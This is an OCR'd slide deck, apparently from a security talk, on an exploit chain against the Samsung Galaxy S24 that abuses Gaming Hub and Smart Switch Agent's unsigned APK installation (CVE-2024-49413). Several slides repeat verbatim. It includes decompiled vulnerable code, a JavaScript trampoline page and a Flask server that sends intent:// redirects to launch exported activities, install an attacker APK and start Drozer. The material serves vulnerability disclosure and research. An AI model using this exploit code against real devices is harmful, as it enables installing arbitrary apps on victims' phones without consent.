
The Plan


Samsung Galaxy S24
Attacker's Web Server
Samsung Gaming Hub
???
Drozer
GET /index.html
HTTP 200 OK
Launch WebView https://us.mcsv.samsung.com.[redacted].com
GET /attacker.html
HTTP 200 OK
GET /yaylaunchyay
HTTP 302 intent://
Launch ???
???

The Plan


Samsung Galaxy S24
Attacker's Web Server
Samsung Gaming Hub
???
Drozer
GET /index.html
HTTP 200 OK
Launch WebView https://us.mcsv.samsung.com.[redacted].com
GET /attacker.html
HTTP 200 OK
GET /yaylaunchyay
HTTP 302 intent://
Launch ???
???

The Plan


Samsung Galaxy S24
Attacker's Web Server
Samsung Gaming Hub
???
Drozer
GET /index.html
HTTP 200 OK
Launch WebView https://us.mcsv.samsung.com.[redacted].com
GET /attacker.html
HTTP 200 OK
GET /yaylaunchyay
HTTP 302 intent://
Launch ???
???


Good and Bad News

- Good News: we are no longer limited to just Browsable Activities. We can launch any exported Activity!
- Bad News: the attack surface just WIDENED THE F[redacted]K UP

- Before:
  - 413 different Browsable Activities
  - 303 different URI combinations
  - 74 different packages
- After:
  - 2219 different exported Activities
    - With `null` permissions
  - 255 different packages

G

- J



Second Big Breakthrough – Samsung Smart Switch Agent

Samsung Smart Switch Agent

- Package - `com.sec.android.easyMover.Agent`
- Version pwned - 2.0.02.24

- What this app does:
  - Works with Smart Switch application to move your files from your old phone to a new phone
    - Smart Switch Agent is essentially a background service for Smart Switch
- Other important information
  - Can install applications
  - No WebViews
  - Has only 1 exported Activity, which is protected by a Samsung custom permission
  - Does not have access to the `/sdcard` area
    - This is important I promise

Samsung Smart Switch Agent

```
<activity
    android:name="com.sec.android.easyMover.Agent.ui.SsmUpdateCheckActivity"
    android:permission="com.wssnps.permission.COM_WSSNPS"
    android:exported="true"
    android:excludeFromRecents="true"
    android:screenOrientation="portrait"
    android:configChanges="smallestScreenSize|screenSize|screenLayout|orientation">
    <intent-filter>
        <action android:name="com.sec.android.easyMover.Agent.WATCH_INSTALL_SMART_SWITCH"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</activity>
```

Smart Switch Agent has 1 exported Activity protected by a custom permission

Gaming Hub uses that same permission…

```
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.INTERNAL_SYSTEM_WINDOW"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="com.wssnps.permission.COM_WSSNPS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
```

Bug 4 – Lack of Signature Verification

- CVE-2024-49413
- Can install any `.apk` file that resides on disk or hosted from a Content Provider
- Application does not check the signature of the `.apk` file before installation

Bug 4 – Lack of Signature Verification

Intent String Extra `ssm_uri` is saved in Class `c` as static variable `k`

```
public final class c {
    public c(Intent intent) {
        // ...
        this.j = intent.getStringExtra( name: "ssm_action");
        this.k = intent.getStringExtra( name: "ssm_uri");
        // ...
    }
```

`ssm_uri` can either be a location on disk (`file://`) or a Content Provider URI (`content://`)

```
public final class n3 implements Runnable {
    public final void run() {
            case 7:
                SsmUpdatePkgActivity ssmUpdatePkgActivity = (SsmUpdatePkgActivity) obj;
                int i13 = SsmUpdatePkgActivity.E;
                if (!TextUtils.isEmpty(ssmUpdatePkgActivity.q.k)) {
                    ssmUpdatePkgActivity.q.d = true;
                    StringBuilder sb = new StringBuilder();
                    sb.append(ssmUpdatePkgActivity.o.getFilesDir());
                    ssmUpdatePkgActivity.p.g(
                            o2.e(
                                    sb, File.separator,
                                    str2: "SmartSwitchMobile.apk"),
                            ssmUpdatePkgActivity.q.k);
                    break;
                } else {
                    ssmUpdatePkgActivity.p.f();
                    break;
                }
        }
    }
```

Bug 4 – Lack of Signature Verification

```java
public final class c {
    public c(Intent intent) {
        // ...
        this.j = intent.getStringExtra( name: "ssm_action");
        this.k = intent.getStringExtra( name: "ssm_uri");
        // ...
    }
```

```java
public final class n3 implements Runnable {
    public final void run() {
            case 7:
                SsmUpdatePkgActivity ssmUpdatePkgActivity = (SsmUpdatePkgActivity) obj;
                int i13 = SsmUpdatePkgActivity.E;
                if (!TextUtils.isEmpty(ssmUpdatePkgActivity.q.k)) {
                    ssmUpdatePkgActivity.q.d = true;
                    StringBuilder sb = new StringBuilder();
                    sb.append(ssmUpdatePkgActivity.o.getFilesDir());
                    ssmUpdatePkgActivity.p.g(
                            o2.e(
                                    sb, File.separator,
                                    str2: "SmartSwitchMobile.apk"),
                            ssmUpdatePkgActivity.q.k);
                    break;
                } else {
                    ssmUpdatePkgActivity.p.f();
                    break;
                }
        }
    }
```

Static variable `k`(`ssm_uri`) is then read in Class `N3`

Bug 4 – Lack of Signature Verification

Downloads an `.apk` file at the location specified by the Intent String Extra `ssm_uri`

```
public final class n3 implements Runnable {
    public final void run() {
            case 7:
                SsmUpdatePkgActivity ssmUpdatePkgActivity = (SsmUpdatePkgActivity) obj;
                int i13 = SsmUpdatePkgActivity.E;
                if (!TextUtils.isEmpty(ssmUpdatePkgActivity.q.k)) {
                    ssmUpdatePkgActivity.q.d = true;
                    StringBuilder sb = new StringBuilder();
                    sb.append(ssmUpdatePkgActivity.o.getFilesDir());
                    ssmUpdatePkgActivity.p.g(
                            o2.e(
                                    sb, File.separator,
                                    str2: "SmartSwitchMobile.apk"),
                            ssmUpdatePkgActivity.q.k);
                    break;
                } else {
                    ssmUpdatePkgActivity.p.f();
                    break;
                }
        }
    }
```

Bug 4 – Lack of Signature Verification

```
public final class n3 implements Runnable {
    public final void run() {
            case 7:
                SsmUpdatePkgActivity ssmUpdatePkgActivity = (SsmUpdatePkgActivity) obj;
                int i13 = SsmUpdatePkgActivity.E;
                if (!TextUtils.isEmpty(ssmUpdatePkgActivity.q.k)) {
                    ssmUpdatePkgActivity.q.d = true;
                    StringBuilder sb = new StringBuilder();
                    sb.append(ssmUpdatePkgActivity.o.getFilesDir());
                    ssmUpdatePkgActivity.p.g(
                            o2.e(
                                    sb, File.separator,
                                    str2: "SmartSwitchMobile.apk"),
                                    mUpdatePkgActivity.q.k);
                    break;
                } else {
                    ssmUpdatePkgActivity.p.f();
                    break;
                }
        }
    }
```

Downloaded file is saved as `file:///data/data/com.sec.android.easyMover.Agent/files/SmartSwitchMobile.apk`

Bug 4 – Lack of Signature Verification

- The application will then blindly install `SmartSwitchMobile.apk`
  - Based on the name of the `.apk` and the `Logcat` strings, I have to assume that Smart Switch Agent assumes that `SmartSwitchMobile.apk` is supposed to be an updated version of Smart Switch

- So to exploit this, issue we need either:
  - A Content Provider that hosts the Drozer `.apk` file OR
  - Plant the Drozer `.apk` file on disk at a location accessible by Smart Switch Agent

```
public final class u {
    public final void g(String str, String str2) {
        String concat = "startCopyAndInstall - state : "
                .concat(Abstract_a.r(this.a));
        String str3 = r;
        Log.i(str3, concat);
        int i5 = this.a;
        if (i5 == 2 || i5 == 5 || i5 == 4) {
            Log.d(str3, msg: "update package on going.");
            return;
        }
        this.a = 2;
        if (str == null || str2 == null) {
            b( z4: true);
            return;
        }
        Log.i(str3, msg: "startApkCopy");
```

Exploit Code for Bugs 1, 2, 3, and 4

```
yaytrampolineyay
<script>

// get hostname and port
var yayquerystringyay = window.location.search;
var yayurlparamsyay = new URLSearchParams(yayquerystringyay);
var yaypythonserveryay = yayurlparamsyay.get('yayattackeryay');

// launch easy mover agent
location.href="http://" + yaypythonserveryay + "/yayinstallyay";

// count down 15 seconds, then execute `yaylaunchyay`
const yaytimeoutyay = setTimeout(yaylaunchyay, 15000);

// launch drozer
function yaylaunchyay() {
    location.href="http://" + yaypythonserveryay + "/yaylaunchyay";
}

</script>
```


HTML hosted at https://us.mcsvc.samsung.[redacted].com

Exploit Code for Bugs 1, 2, 3, and 4

```python
from flask import Flask, redirect, url_for, send_from_directory

app = Flask(__name__)

# Route for serving index.html
@app.route('/')
def index():
    return send_from_directory('', 'index.html')

# open easy mover agent and install apk from content provider
@app.route('/yayinstallyay')
def yayinstallyay():
    return redirect("intent://#Intent;component=com.sec.android.easyMover.Agent/.ui.SsmUpdateCheckActivity;action=com.sec.android.easyMover.
    Agent.WATCH_INSTALL_SMART_SWITCH;S.MODE=DIALOG;S.ssm_action=yayactionyay;S.ssm_uri=<yayUriYay> end;", code=302)

# launch drozer
@app.route('/yaylaunchyay')
def yaylaunchyay():
    return redirect("intent://#Intent;component=com.yaydevhackmodyay.drozer/com.mwr.dz.activities.MainActivity;end;", code=302)

# pichu dancing
@app.route('/pichu-dance.gif')
def pichuDance():
    return send_from_directory('', 'pichu-dance.gif')

if __name__ == '__main__':
    context = ('cert.pem', 'key.pem')
    app.run(debug=True, port=8000, host="0.0.0.0")
```


Still need to place the Drozer `.apk` file on the device...

Drozer isn't installed yet...

